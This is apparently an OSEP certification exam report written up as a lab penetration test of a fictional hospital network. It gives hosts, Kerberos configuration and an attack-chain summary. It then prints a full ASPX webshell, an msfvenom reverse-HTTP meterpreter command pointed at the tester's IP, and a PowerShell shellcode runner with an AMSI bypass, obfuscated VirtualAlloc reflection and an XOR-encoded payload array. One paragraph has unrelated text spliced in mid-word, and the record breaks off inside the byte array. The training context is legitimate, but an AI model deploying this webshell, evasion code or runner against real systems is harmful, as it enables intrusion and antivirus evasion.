Offensive Security Experienced Penetration Tester Exam Report

OSEP Exam Report

Nick.Castaldi@its.ny.gov, OSID: OS-57160248

2026-02-02

Contents

1 The proper SECRET.TXT file (72a3a5bf66844969249790d678718205) is in this report. I see in my tiredness I submitted a hash for another user instead of the secret.txt hash. PLEASE PLEASE forgive my copy/paste error and please accept this report with the proper secret.txt value.

The Offensive Security OSEP exam documentation contains all efforts that were conducted in order to pass the Offensive Security Experienced Penetration Tester exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has the technical knowledge required to pass the qualifications for the Offensive Security Experienced Penetration Tester certification.

2 Exam Objective

The objective of this assessment is to perform an external penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including enumeration and post-exploitation. The exam report is not meant to be a penetration test report, but rather a writeup of the steps taken to locate, enumerate and compromise the network. Enumeration and post-exploitation actions that lead to subsequent attacks with successful compromises should be included in the report. An example page has already been created for you at the latter portions of this document that should give yoThis returns another .ccache file you can use. This time the ccache file is authenticated to Administrator and is valid. With these kerberos tickets now we can authenticate to the CIFS service of SQL02 and get remote code execution via psexec.u ample information on what is expected to pass this exam. Use the sample report as a guideline to get you through the reporting.

3 Exam Requirements

You have agreed with the client to perform an external black box penetration test against the fictitious hospital DeHospital.

The final objective of the penetration is to gain access to a segmented database server containing personal information about patients. The database server is called DB05 and is located inside the tech.dehospital.com domain. The patient information is simulated by a secret.txt file.

While no additional information is provided about the internal network of DeHospital, its external exposure is presented on the IPs: 192.168.68.210 (DMZ domain) 192.168.68.234 (DMZ domain)

There are two separate attack paths to the end goal. If you succeed to discover and exploit your way into the tech domain and compromise the segmented database server through either path you will have achieved enough progress to pass the exam regardless of the number of points accumulated.

4 Required attacker host modifications

During the engagement my Host file and /etc/krb5.conf file grew and were modified. What is presented here is my final host file and final krb5.conf file.Required host entries for Kerberos authentication and ease of lateral movement.

4.1 /etc/hosts

```
172.16.68.200 dmzdehospital dmzdehospital.com dc02.dmzdehospital.com
172.16.68.212 sql02.dmzdehospital.com
172.16.68.67 sql03.TECH.DEHOSPITAL.COM
172.16.68.72 jump01.tech.dehospital.com
172.16.68.37 client01.dehospital.com
172.16.68.80 MGR01.tech.dehospital.com
172.16.68.91 ekg02.tech.dehospital.com
172.16.68.92 ekg03.tech.dehospital.com
172.16.68.50 tech tech.dehospital.com cdc01.tech.dehospital.com
172.16.68.10 dehospital.com dc01.dehospital.com
172.16.68.12 MAIL01.dehospital.com
172.16.68.27 APPSERV01.dehospital.com
172.16.68.210 WEB07.dmzdehospital.com
```

4.2 /etc/krb5.conf

Required /etc/krb5.conf file for domain resolution. I left default KRB5 inputs during my test so I didnt remove them from this write up.

```
[libdefaults]
        default_realm = DEHOSPITAL.COM

# The following krb5.conf variables are only for MIT Kerberos.
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true
        rdns = false
```

```
# The following libdefaults parameters are only for Heimdal Kerberos.
        fcc-mit-ticketflags = true

[realms]
        DMZDEHOSPITAL.COM = {
                kdc = dc02.dmzdehospital.com
        }
        TECH.DEHOSPITAL.COM = {
                kdc = cdc01.tech.dehospital.com
        }
        DEHOSPITAL.COM = {
                kdc = dc01.dehospital.com
        }
        ATHENA.MIT.EDU = {
                kdc = kerberos.mit.edu
                kdc = kerberos-1.mit.edu
                kdc = kerberos-2.mit.edu:88
                admin_server = kerberos.mit.edu
                default_domain = mit.edu
        }
        ZONE.MIT.EDU = {
                kdc = casio.mit.edu
                kdc = seiko.mit.edu
                admin_server = casio.mit.edu
        }
        CSAIL.MIT.EDU = {
                admin_server = kerberos.csail.mit.edu
                default_domain = csail.mit.edu
        }
        IHTFP.ORG = {
                kdc = kerberos.ihtfp.org
                admin_server = kerberos.ihtfp.org
        }
        1TS.ORG = {
                kdc = kerberos.1ts.org
                admin_server = kerberos.1ts.org
        }
        ANDREW.CMU.EDU = {
                admin_server = kerberos.andrew.cmu.edu
                default_domain = andrew.cmu.edu
        }
        CS.CMU.EDU = {
                kdc = kerberos-1.srv.cs.cmu.edu
                kdc = kerberos-2.srv.cs.cmu.edu
                kdc = kerberos-3.srv.cs.cmu.edu
                admin_server = kerberos.cs.cmu.edu
        }
        DEMENTIA.ORG = {
                kdc = kerberos.dementix.org
                kdc = kerberos2.dementix.org
                admin_server = kerberos.dementix.org
        }
        stanford.edu = {
                kdc = krb5auth1.stanford.edu
                kdc = krb5auth2.stanford.edu
                kdc = krb5auth3.stanford.edu
                master_kdc = krb5auth1.stanford.edu
                admin_server = krb5-admin.stanford.edu
                default_domain = stanford.edu
        }
        UTORONTO.CA = {
                kdc = kerberos1.utoronto.ca
                kdc = kerberos2.utoronto.ca
                kdc = kerberos3.utoronto.ca
                admin_server = kerberos1.utoronto.ca
                default_domain = utoronto.ca
        }

[domain_realm]
        .tech.dehospital.com = TECH.DEHOSPITAL.COM
        tech.dehospital.com = TECH.DEHOSPITAL.COM
        .dehospital.com = DEHOSPITAL.COM
        dehospital.com = DEHOSPITAL.COM
        .mit.edu = ATHENA.MIT.EDU
        mit.edu = ATHENA.MIT.EDU
        .media.mit.edu = MEDIA-LAB.MIT.EDU
        media.mit.edu = MEDIA-LAB.MIT.EDU
        .csail.mit.edu = CSAIL.MIT.EDU
        csail.mit.edu = CSAIL.MIT.EDU
        .whoi.edu = ATHENA.MIT.EDU
        whoi.edu = ATHENA.MIT.EDU
        .stanford.edu = stanford.edu
        .slac.stanford.edu = SLAC.STANFORD.EDU
        .toronto.edu = UTORONTO.CA
        .utoronto.ca = UTORONTO.CA
```

5 Summary and chain of attack - DEHOSPITAL.COM

The chain of attack followed for getting into the machines from above in the network DEHOSPITAL.COM was as follows:

- 1 - WEB07.DMZDEHOSPITAL.COM
- 2 - SQL02.DMZDEHOSPITAL.COM
- 3 - SQL03.TECH.DEHOSPITAL.COM
- 4 - JUMP01.TECH.DEHOSPITAL.COM
- 5 - MGR01.TECH.DEHOSPITAL.COM
- 6 - EKG02.TECH.DEHOSPITAL.COM
- 7 - EKG03.TECH.DEHOSPITAL.COM
- 8 - CDC01.TECH.DEHOSPITAL.COM
- 9 - DB05.TECH.DEHOSPITAL.COM - SECRET.txt - 72a3a5bf66844969249790d678718205

During the engagement an attacker has to traverse numerous application environments within Linux/Windows hosts. The attack starts with WEB07 where there's an unrestricted upload portal that lets you upload and view a Webshell. After gaining Webshell connectivity on the Webserver an attack is able able to obtain a reverse shell and privilege escalate to SYSTEM. With SYSTEM on a DMZ web server an attacker is able to use constrained delegation to request CIFS access to a SQL server as Admin.

After gaining access to the SQL server as Admin an attacker can leverage linked servers and excessive permissions to obtain lateral movement to a new child domain TECH.DEHOSPITAL.COM via XP_cmdshell and powershell runner.ps1.

An attacker upon gaining access to SQL03 is able to leverage stolen credentials to obtain further lateral movement to internal TECH.DEHOSPITAL.COM endpoints, such as JUMP01.TECH.DEHOSPITAL.COM
.

Leverage SSH keys/Stolen credentials an attacker can move through the network to other ansible management related servers (MGR01.tech.dehospital.com) and compromise its hosts. These additional hosts also contain credentials but this time for a Domain Administrator.


Leveraging domain administrators DACL permissions an attacker is able to obtain access to TECH.DEHOSPITAL.COM’s domain controller and its internal secret DB, DB05.tech.dehospital.com.

6 192.168.68.210 - web07.dmzdehospital.com - Low & And High Priv. User’s

6.1 Local.txt / Proof.txt

Local.txt

```
ad0711ef13c3b5621c027e7f4bedff17
```




```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/30/2023   2:30 AM                custerr
d-----         4/27/2023  11:45 PM                history
d-----         4/27/2023  11:32 PM                logs
d-----         3/30/2023   2:30 AM                temp
d-----         6/23/2025   4:52 AM                wwwroot
-a----          2/2/2026   1:19 PM             34 local.txt


PS C:\inetpub> whoami
whoami
nt authority\system
PS C:\inetpub> hostname
hostname
web07
PS C:\inetpub> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.210
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.68.210
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.68.254
PS C:\inetpub> cat local.txt
cat local.txt
ad0711ef13c3b5621c027e7f4bedff17
PS C:\inetpub>
```

Figure 6.1: WEB07 local.txt flag

Proof.txt

```
7ca8e2da1cb6f9f0a9db7201b6bc0060
```



```
[-] stdapi_fs_stat: Operation failed: The system cannot find the path specified.
meterpreter > dir
Listing: c:\users\administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2023-03-30 04:21:12 -0400  desktop.ini
100666/rw-rw-rw-  34    fil   2026-02-02 16:19:55 -0500  proof.txt

meterpreter > cat proof.txt
7ca8e2da1cb6f9f0a9db7201b6bc0060
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  5
============
Name         : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:86:09:ec
MTU          : 1500
IPv4 Address : 172.16.68.210
IPv4 Netmask : 255.255.255.0


Interface  7
============
Name         : vmxnet3 Ethernet Adapter #2
Hardware MAC : 00:50:56:86:b0:c0
MTU          : 1500
IPv4 Address : 192.168.68.210
IPv4 Netmask : 255.255.255.0
```

Figure 6.2: WEB07 proof.txt flag


6.2 Pre-Compromise Enumeration Steps

Did a quick walk through of the web application, saw there was upload functionality. Uploaded pdf file and then was able to retrieve that file by guessing the name of the uploads folder. I ran dirbuster to find easy files and anything interesting. Found aspnet_client which means aspx webpages should work. I uploaded ASPX reverse shell that errored out with a security warning. Then uploaded webshell to get easier access to command execution. Webshell was used to retrieve powershell.ps1 script.

Webshell.aspx allowing me easy remote code execution on the server WEB07(192.168.68.210)

```
<%@ Page Language="VB" Debug="true" %>
<%@ import Namespace="system.IO" %>
<%@ import Namespace="System.Diagnostics" %>

<script runat="server">

Sub RunCmd(Src As Object, E As EventArgs)
  Dim myProcess As New Process()
  Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
  myProcessStartInfo.UseShellExecute = false
  myProcessStartInfo.RedirectStandardOutput = true
  myProcess.StartInfo = myProcessStartInfo
  myProcessStartInfo.Arguments=xcmd.text
  myProcess.Start()

  Dim myStreamReader As StreamReader = myProcess.StandardOutput
  Dim myString As String = myStreamReader.Readtoend()
  myProcess.Close()
  mystring=replace(mystring,"<","&lt;")
  mystring=replace(mystring,">","&gt;")
  result.text= vbcrlf & "<pre>" & mystring & "</pre>"
End Sub

</script>

<html>
<body>
<form runat="server">
<p><asp:Label id="L_p" runat="server" width="80px">Program</asp:Label>
<asp:TextBox id="xpath" runat="server"
↪   Width="300px">c:\windows\system32\cmd.exe</asp:TextBox>
<p><asp:Label id="L_a" runat="server" width="80px">Arguments</asp:Label>
<asp:TextBox id="xcmd" runat="server" Width="300px" Text="/c net user">/c net
↪   user</asp:TextBox>
<p><asp:Button id="Button" onclick="runcmd" runat="server" Width="100px"
↪   Text="Run"></asp:Button>
<p><asp:Label id="result" runat="server"></asp:Label>
</form>
</body>
</html>
```

After uploading my webshell for easy command execution. I enumerated if I could use powershell and if so, if there were any CLM Bypasses required or script restriction. It didnt appear so as [math]::cos(1) returned without error.



Program powershell.exe

Arguments [math]::cos(1)

```
0.54030230586814
```

Figure 6.3: webshell interface

6.3 Compromise

After gaining powershell.exe execution, I generated a MSF payload for my IP 192.168.49.68 and set its port to 8080

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=192.168.49.68 LPORT=8080 -f ps1
```

To bypass AV or any kind of prying eyes, I XOR encoded the payload with key 0xff

```
function x0rME {

    param (
        $buf,
        $xorKey
    )
    [Byte[]] $xorBuf = @()
    for ($i = 0; $i -lt $buf.Length; $i++) {
    $xorByte = $buf[$i] -bxor $xorKey
    $xorBuf += [Byte]$xorByte
    }

    $output = ($xorBuf | ForEach-Object { '0x{0:x2}' -f $_ }) -join ','

# Print the result
 Write-Output "[Byte[]] `$buf = $output"

 #return $xorBuf

}
```

I placed this shellcode within a powershell runner that virtually allocated memory in the current process, X0r'd the payload, copied the shellcode to that allocated memory region and created a new thread. The process remained open due to a final call to WaitForSingleObject.

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like ("*i" + "Utils"))
↪   {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like
↪   "*Context") {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf =
↪   @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)

function MeowFunc {

        Param ($moduleName, $functionName)

        $mytype = "Microsoft" + ".Win32." +
        ↪   [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(
        ↪   'VQBuAHMAYQBmAGUATgBhAHQAaQB2AGUATQBlAHQAaABvAGQAcwA='))
        $systype = [System.Text.Encoding]::UTF8.GetString([System.Convert]::
        ↪   FromBase64String('UwB5AHMAdABlAG0ALgBkAGwAbAA='))

        $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals("System.dll") }).GetType("Microsoft.Win32.UnsafeNativeMethods")
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
        return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
        ↪   @($moduleName)), $functionName))
}
function x0r {

    param (
        $buf,
        $xorKey
    )
    [Byte[]] $xorBuf = @()
    for ($i = 0; $i -lt $buf.Length; $i++) {
    $xorByte = $buf[$i] -bxor $xorKey
    $xorBuf += [Byte]$xorByte
    }


 return $xorBuf

}

function getDelegateType {

        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
                [Parameter(Position = 1)] [Type] $delType = [Void]
        )

        $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
      DefineDynamicModule('InMemoryModule', $false).
      DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
      [System.MulticastDelegate])
```

```
  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
↪   [System.Reflection.CallingConventions]::Standard,
↪   $func).SetImplementationFlags('Runtime, Managed')

  $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
   ↪   $func).SetImplementationFlags('Runtime, Managed')

        return $type.CreateType()
}


$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((MeowFunc
↪   kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])
↪   ([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
```

```
[Byte[]] $buf = 0x03,0xb7,0x7c,0x1b,0x0f,0x17,0x33,0xff,0xff,0xff,0xbe,0xae,0xbe,0xaf,0xad,
↪   0xb7,0xce,0x2d,0x9a,0xb7,0x74,0xad,0x9f,0xae,0xb7,0x74,0xad,0xe7,0xb7,0x74,0xad,0xdf,
↪   0xa9,0xb7,0xf0,0x48,0xb5,0xb5,0xb7,0x74,0x8d,0xaf,0xb2,0xce,0x36,0xb7,0xce,0x3f,0x53,
↪   0xc3,0x9e,0x83,0xfd,0xd3,0xdf,0xbe,0x3e,0x36,0xf2,0xbe,0xfe,0x3e,0x1d,0x12,0xad,0xbe,
↪   0xae,0xb7,0x74,0xad,0xdf,0x74,0xbd,0xc3,0xb7,0xfe,0x2f,0x99,0x7e,0x87,0xe7,0xf4,0xfd,
↪   0xf0,0x7a,0x8d,0xff,0xff,0xff,0x74,0x7f,0x77,0xff,0xff,0xff,0xb7,0x7a,0x3f,0x8b,0x98,
↪   0xb7,0xfe,0x2f,0xaf,0x74,0xb7,0xe7,0xbb,0x74,0xbf,0xdf,0xb6,0xfe,0x2f,0x1c,0xa9,0xb2,
↪   0xce,0x36,0xb7,0x00,0x36,0xbe,0x74,0xcb,0x77,0xb7,0xfe,0x29,0xb7,0xce,0x3f,0x53,0xbe,
↪   0x3e,0x36,0xf2,0xbe,0xfe,0x3e,0xc7,0x1f,0x8a,0x0e,0xb3,0xfc,0xb3,0xdb,0xf7,0xba,0xc6,
↪   0x2e,0x8a,0x27,0xa7,0xbb,0x74,0xbf,0xdb,0xb6,0xfe,0x2f,0x99,0xbe,0x74,0xf3,0xb7,0xbb,
↪   0x74,0xbf,0xe3,0xb6,0xfe,0x2f,0xbe,0x74,0xfb,0x77,0xb7,0xfe,0x2f,0xbe,0xa7,0xbe,0xa7,
↪   0xa1,0xa6,0xa5,0xbe,0xa7,0xbe,0xa6,0xbe,0xa5,0xb7,0x7c,0x13,0xdf,0xbe,0xad,0x00,0x1f,
↪   0xa7,0xbe,0xa6,0xa5,0xb7,0x74,0xed,0x16,0xb4,0x00,0x00,0x00,0xa2,0xb7,0xce,0x24,0xac,
↪   0xb6,0x41,0x88,0x96,0x91,0x96,0x91,0x9a,0x8b,0xff,0xbe,0xa9,0xb7,0x76,0x1e,0xb6,0x38,
↪   0x3d,0xb3,0x88,0xd9,0xf8,0x00,0x2a,0xac,0xac,0x17,0x89,0xff,0xff,0xff,0xb2,0x90,0x85,
↪   0x96,0x93,0x93,0x9e,0xd0,0xca,0xd1,0xcf,0xdf,0xd7,0xb2,0x9e,0x9c,0x96,0x91,0x8b,0x90,
↪   0x8c,0x97,0xc4,0xdf,0xb6,0x91,0x8b,0x9a,0x93,0xdf,0xb2,0x9e,0x9c,0xdf,0xb0,0xac,0xdf,
↪   0xa7,0xdf,0xce,0xcf,0xa0,0xce,0xca,0xa0,0xc8,0xd6,0xdf,0xbe,0x8f,0x8f,0x93,0x9a,0xa8,
↪   0x9a,0x9d,0xb4,0x96,0x8b,0xd0,0xca,0xcc,0xc8,0xd1,0xcc,0xc9,0xdf,0xd7,0xb4,0xb7,0xab,
↪   0xb2,0xb3,0xd3,0xdf,0x93,0x96,0x94,0x9a,0xdf,0xb8,0x9a,0x9c,0x94,0x90,0xd6,0xdf,0xbc,
↪   0x97,0x8d,0x90,0x92,0x9a,0xd0,0xce,0xcc,0xce,0xd1,0xcf,0xd1,0xcf,0xd1,0xcf,0xdf,0xac,
↪   0x9e,0x99,0x9e,0x8d,0x96,0xd0,0xca,0xcc,0xc8,0xd1,0xcc,0xc9,0xff,0xa6,0xac,0xa5,0xb2,
↪   0xce,0x3f,0xb2,0xce,0x36,0xac,0xac,0xb6,0x45,0xc5,0xa9,0x86,0x58,0xff,0xff,0xff,0xff,
↪   0x00,0x2a,0x17,0xf1,0xff,0xff,0xff,0xce,0xc6,0xcd,0xd1,0xce,0xc9,0xc7,0xd1,0xcb,0xc6,
↪   0xd1,0xc9,0xc7,0xff,0xa5,0xb7,0x76,0x3e,0xb6,0x38,0x3f,0x6f,0xe0,0xff,0xff,0xb2,0xce,
↪   0x36,0xac,0xac,0x95,0xfc,0xac,0xb6,0x45,0xa8,0x76,0x60,0x39,0xff,0xff,0xff,0xff,0x00,
↪   0x2a,0x17,0x68,0xff,0xff,0xff,0xd0,0x8e,0xa8,0xca,0xb8,0x97,0xba,0x8f,0xa0,0xa6,0xbe,
↪   0xa7,0xaa,0x8c,0x8b,0xa8,0x88,0x89,0xab,0xb9,0xc6,0xa7,0xae,0xa5,0x8b,0xa8,0x9d,0xa5,
↪   0xcd,0xce,0xbd,0x8b,0x8e,0xb5,0xcc,0x88,0x97,0x9c,0x8e,0xb0,0xa0,0xab,0xb7,0xb7,0xc7,
↪   0x95,0xcd,0xaa,0xa8,0xc7,0x8a,0x98,0xb5,0xcc,0x88,0xcb,0xbc,0xab,0xce,0xcd,0xbe,0xc6,
